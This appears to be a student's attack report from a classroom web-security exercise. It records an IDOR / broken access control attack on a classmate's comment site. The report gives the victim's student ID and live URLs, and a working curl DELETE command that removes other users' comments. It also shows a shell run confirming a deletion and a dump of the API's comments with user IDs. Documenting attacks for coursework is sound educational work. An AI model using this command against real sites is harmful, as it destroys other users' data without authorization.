



攻擊者學號	匿名
受害者學號	r13921a20
受害者網站	https://pleasedonthurtme.vercel.app/
攻擊手段	IDOR / Broken Access Control
漏洞位置	https://ia-midtermweb.onrender.com/api/comments/
攻擊指令	<pre>curl -X DELETE "https://ia-midtermweb.onrender.com/api/comments/\$1" \ -H "Content-Type: application/json" \ -d '{"user_id": "'"\$2"'"}'</pre> <p>Note: Both comment and user id can be access directly at: https://ia-midtermweb.onrender.com/api/comments</p>

成功攻擊截圖:



id	text	username	avatar	created_at	user_id
7	::0	::0	https://lfjbkwkgdwtnlthrefhl.supabase.co/storage/v1/object/public/avatars/1744859867411.png	2025-04-17T03:04:43.060892+00:00	0716371b-34bb-4ec0-b5f4-7319143c94b7
5	I am Shohei Ohtani.	456	https://lfjbkwkgdwtnlthrefhl.supabase.co/storage/v1/object/public/avatars/1744640402252.jpg	2025-04-14T14:20:19.978769+00:00	2a9051b5-5d6e-4569-8de5-afcedd62e957
4	None-hacker, together, stronger.	123	https://lfjbkwkgdwtnlthrefhl.supabase.co/storage/v1/object/public/avatars/avatars/1744626500148.png	2025-04-14T14:19:06.011753+00:00	30743ca7-47db-4d6c-ad42-b4f94c855d11
3	I finally deployed it!	test	https://lfjbkwkgdwtnlthrefhl.supabase.co/storage/v1/object/public/avatars/avatars/1744626428831.png	2025-04-14T14:18:08.680743+00:00	c8f8b6d8-f011-4bce-9b89-b1f8eb8fd973

```
▶ ./curlDelete.sh 4 30743ca7-47db-4d6c-ad42-b4f94c855d11
{"message": "Comment deleted"}%
```



A screenshot of a browser window showing a JSON API response for comments. The URL is "https://ia-midtermweb.onrender.com/api/comments". The response is a list of comments:

```
JSON Raw Data Headers
Save Copy Collapse All Expand All Filter JSON
[{"id": 12, "text": "omg2", "username": "omg2", "avatar": "https://lfjbkwqdetnlthrefh1.supabase.co/storage/v1/object/public/avatars/1744861670575.svg", "created_at": "2025-04-17T03:48:13.450658+00:00", "user_id": "2fa13376-0ff9-4db0-955f-d30cc4d6c9ba"}, {"id": 10, "text": "omgomgomg", "username": "omgomgomg", "avatar": "https://lfjbkwqdetnlthrefh1.supabase.co/storage/v1/object/public/avatars/1744860232555.svg", "created_at": "2025-04-17T03:25:47.332591+00:00", "user_id": "b129cf8d-101a-4ff8-8c2e-17f5f3cd883a"}, {"id": 9, "text": "omgomg", "username": "omgomg", "avatar": "https://lfjbkwqdetnlthrefh1.supabase.co/storage/v1/object/public/avatars/1744860232555.svg", "created_at": "2025-04-17T03:24:29.58993+00:00", "user_id": "b129cf8d-101a-4ff8-8c2e-17f5f3cd883a"}, {"id": 7, "text": ":O", "username": ":O", "avatar": "https://lfjbkwqdetnlthrefh1.supabase.co/storage/v1/object/public/avatars/174485967411.png", "created_at": "2025-04-17T03:04:43.060892+00:00", "user_id": "0716371b-34bb-4ec0-b5f4-7319143c94b7"}, {"id": 5, "text": "I am Shohei Ohtani.", "username": "456", "avatar": "https://lfjbkwqdetnlthrefh1.supabase.co/storage/v1/object/public/avatars/1744640402252.jpg", "created_at": "2025-04-14T14:28:19.978769+00:00", "user_id": "2a9051b5-5d6e-4569-8de5-afced6d2e957"}]
```